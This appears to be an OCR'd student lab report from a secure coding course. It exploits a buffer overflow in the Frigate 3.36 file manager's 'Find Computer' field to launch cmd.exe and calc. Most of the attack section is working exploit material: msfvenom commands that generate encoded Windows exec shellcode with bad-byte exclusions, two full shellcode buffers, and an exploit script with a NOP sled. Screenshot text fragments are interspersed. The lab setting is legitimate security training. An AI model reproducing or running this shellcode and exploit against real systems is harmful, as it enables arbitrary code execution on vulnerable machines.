

Secure Coding


Lab-8

Santhosh M
18BCN7088


Cause Buffer Overflow to trigger cmd by using payload given:




Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Find Computer
Computer name:
IP Address:
OK
Cancel
C:\Program Files\Frigate3\
Addons
Data
Help
Plugins
0 in 1 files
8,212.81 KB in 23 files
0 free on drive D
2.04 GB free on drive C



Computer ▸ Local Disk (C:) ▸ MyFolder ▸ lab8
Search lab8
Organize
Open
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Program Files\Frigate3>
payload
Text Document
Date modified: 4/27/2021 11:33 AM
Size: 4.50 KB
Date created: 4/27/2021 11:33 AM


Causing the same buffer overflow to trigger calculator: using mfsvenom command to generate a payload generator using python. Then running that python code and generating the payload. then loading the same payload into the same field and causing buffer overflow to cause it to open calculator:



```
File  Actions  Edit  View  Help

Payload size: 446 bytes
Final size of python file: 2180 bytes
Saved as: payloadSC.py
kali@kali:~$ msfvenom -a x86 --platform windows -p windows/exec calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Error: One or more options failed to validate: CMD.
kali@kali:~$ msfvenom -a x86 --platform windows -p windows/exec CMD=cmd.exe -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf =  b""
buf += b"\x89\xe5\xdb\xc9\xd9\x75\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x68\x68\x4c"
buf += b"\x42\x63\x30\x43\x30\x67\x70\x73\x50\x4f\x79\x4d\x35"
buf += b"\x55\x61\x39\x50\x42\x44\x6c\x4b\x50\x50\x36\x50\x6e"
buf += b"\x6b\x72\x72\x44\x4c\x6e\x6b\x73\x62\x56\x74\x6c\x4b"
buf += b"\x72\x52\x67\x58\x64\x4f\x58\x37\x70\x4a\x56\x46\x44"
buf += b"\x71\x6b\x4f\x4e\x4c\x55\x6c\x71\x71\x33\x4c\x65\x52"
buf += b"\x46\x4c\x51\x30\x5a\x61\x4a\x6f\x34\x4d\x43\x31\x58"
buf += b"\x47\x49\x72\x78\x72\x31\x42\x63\x67\x6c\x4b\x52\x72"
buf += b"\x34\x50\x4e\x6b\x62\x6a\x65\x6c\x4c\x4b\x42\x6c\x54"
buf += b"\x51\x62\x58\x69\x73\x57\x38\x45\x51\x5a\x71\x66\x31"
buf += b"\x4c\x4b\x73\x69\x65\x70\x35\x51\x78\x53\x6c\x4b\x57"
buf += b"\x39\x46\x78\x4a\x43\x64\x7a\x37\x39\x4e\x6b\x30\x34"
buf += b"\x6e\x6b\x57\x71\x4b\x66\x55\x61\x6b\x4f\x4c\x6c\x6a"
buf += b"\x61\x68\x4f\x34\x4d\x73\x31\x79\x57\x66\x58\x4d\x30"
buf += b"\x53\x45\x59\x66\x47\x73\x51\x6d\x5a\x58\x37\x4b\x53"
buf += b"\x4d\x44\x64\x31\x65\x68\x64\x36\x38\x6e\x6b\x50\x58"
buf += b"\x44\x64\x37\x71\x79\x43\x73\x56\x6e\x6b\x74\x4c\x72"
buf += b"\x6b\x4c\x4b\x42\x78\x77\x6c\x75\x51\x48\x53\x4e\x6b"
buf += b"\x77\x74\x6c\x4b\x46\x61\x38\x50\x4f\x79\x70\x44\x36"
buf += b"\x44\x47\x54\x51\x4b\x71\x4b\x53\x51\x61\x49\x33\x6a"
buf += b"\x70\x51\x4b\x4f\x39\x70\x31\x4f\x51\x4f\x61\x4a\x4c"
buf += b"\x4b\x62\x32\x48\x6b\x6c\x4d\x53\x6d\x33\x5a\x55\x51"
buf += b"\x6c\x4d\x6c\x45\x6d\x62\x65\x50\x75\x50\x53\x30\x56"
buf += b"\x30\x51\x78\x56\x51\x6c\x4b\x32\x4f\x6e\x67\x39\x6f"
buf += b"\x59\x45\x4d\x6b\x4a\x50\x38\x35\x6f\x52\x52\x76\x63"
buf += b"\x58\x4d\x76\x6c\x55\x4d\x6d\x6f\x6d\x49\x6f\x59\x45"
buf += b"\x47\x4c\x35\x56\x61\x6c\x57\x7a\x4d\x50\x59\x6b\x49"
buf += b"\x70\x31\x65\x53\x35\x6d\x6b\x77\x37\x47\x63\x70\x72"
buf += b"\x52\x4f\x71\x7a\x65\x50\x62\x73\x49\x6f\x48\x55\x70"
buf += b"\x63\x32\x4d\x53\x54\x64\x6e\x62\x45\x63\x48\x52\x45"
buf += b"\x37\x70\x41\x41"
```


exploit2 - Copy.py - C:\MyFolder\lab8\exploit2 - Copy.py
File Edit Format Run Options Windows Help
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd.exe -e x86/alpha_mi
buf = b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x58\x50\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x38\x68\x6f"
buf += b"\x72\x45\x50\x43\x30\x47\x70\x31\x70\x4d\x59\x69\x75"
buf += b"\x54\x71\x49\x50\x42\x44\x4c\x4b\x56\x30\x74\x70\x4c"
buf += b"\x4b\x46\x32\x44\x4c\x4e\x6b\x33\x62\x67\x64\x4e\x6b"
buf += b"\x73\x42\x44\x68\x66\x6f\x4f\x47\x33\x7a\x56\x46\x66"
buf += b"\x51\x39\x6f\x4c\x6c\x75\x6c\x71\x71\x63\x4c\x63\x32"
buf += b"\x34\x6c\x65\x70\x6b\x71\x78\x4f\x44\x4d\x67\x71\x48"
buf += b"\x47\x6d\x32\x68\x72\x71\x42\x61\x47\x4c\x4b\x56\x32"
buf += b"\x34\x50\x6e\x6b\x33\x7a\x45\x6c\x6e\x6b\x30\x4c\x36"
buf += b"\x71\x71\x68\x39\x73\x71\x58\x55\x51\x5a\x71\x70\x51"
buf += b"\x4e\x6b\x53\x69\x67\x50\x35\x51\x38\x53\x6e\x6b\x63"
buf += b"\x79\x77\x68\x49\x73\x57\x4a\x52\x69\x6e\x6b\x67\x44"
buf += b"\x6e\x6b\x77\x71\x7a\x76\x66\x51\x49\x6f\x4c\x6c\x5a"
buf += b"\x61\x5a\x6f\x74\x4d\x33\x31\x39\x57\x64\x78\x39\x70"
buf += b"\x71\x65\x59\x66\x74\x43\x53\x4d\x68\x78\x55\x6b\x61"
buf += b"\x6d\x57\x54\x54\x35\x4b\x54\x32\x78\x6c\x4b\x31\x48"
buf += b"\x36\x44\x57\x71\x4b\x63\x55\x36\x6c\x4b\x74\x4c\x32"
buf += b"\x6b\x4c\x4b\x53\x68\x65\x4c\x66\x61\x4b\x63\x6c\x4b"
buf += b"\x56\x64\x4c\x4b\x66\x61\x7a\x70\x4b\x39\x77\x34\x77"
buf += b"\x54\x51\x34\x73\x6b\x73\x6b\x55\x31\x31\x49\x63\x6a"
buf += b"\x43\x61\x39\x6f\x49\x70\x51\x4f\x51\x4f\x50\x5a\x4e"
buf += b"\x6b\x77\x62\x38\x6b\x6e\x6d\x73\x6d\x30\x6a\x67\x71"
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x47\x70\x33\x30\x77\x70\x72"
buf += b"\x70\x70\x68\x44\x71\x4e\x6b\x32\x4f\x6c\x47\x69\x6f"
buf += b"\x48\x55\x6f\x4b\x78\x70\x48\x35\x4f\x52\x53\x66\x62"
buf += b"\x48\x6f\x56\x4f\x65\x4d\x6d\x6f\x6d\x4b\x4f\x49\x45"
buf += b"\x75\x6c\x36\x66\x61\x6c\x67\x7a\x4f\x70\x69\x6b\x69"
buf += b"\x70\x53\x45\x75\x55\x4f\x4b\x30\x47\x36\x73\x31\x62"
buf += b"\x62\x4f\x73\x5a\x47\x70\x51\x43\x59\x6f\x39\x45\x75"
buf += b"\x33\x70\x61\x72\x4c\x51\x73\x75\x50\x41\x41"
Ln: 18 Col: 65



Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Properties Purchase
Add Quick Launch 11 52 13
Stop
File Manager config.sys
D:\
Eject List Name
<The device is not ready>
Find Computer
Computer name: osZC0F3KOXUQsrMCTS0AA
IP Address: 0 . 0 . 0 . 0
OK Cancel
C:\Program Files\Frigate3\
List Name
..
Addons *
Data *
Help *
Plugins *
ct exe
Frigate3 exe
unins000 * exe
cabinet dll
dcrawlib dll
desktop ini
elpackD6 bpl
Frigate Features htm
Frigate rtf
Frigate3 * elf
license txt
rtl160 bpl
Spell * cfg
tb2k_d6 bpl
unacev2 dll
unins000 * dat
unrar3 dll
vcl160 bpl
WnASPI32 dll
0 in 1 files
0 free on drive D
100.00%
<UP-DIR>
8,212.81 KB in 23 files
2.04 GB free on drive C
79.59%
You can edit Ftp site properties by pressing F4
11:52 AM
4/27/2021

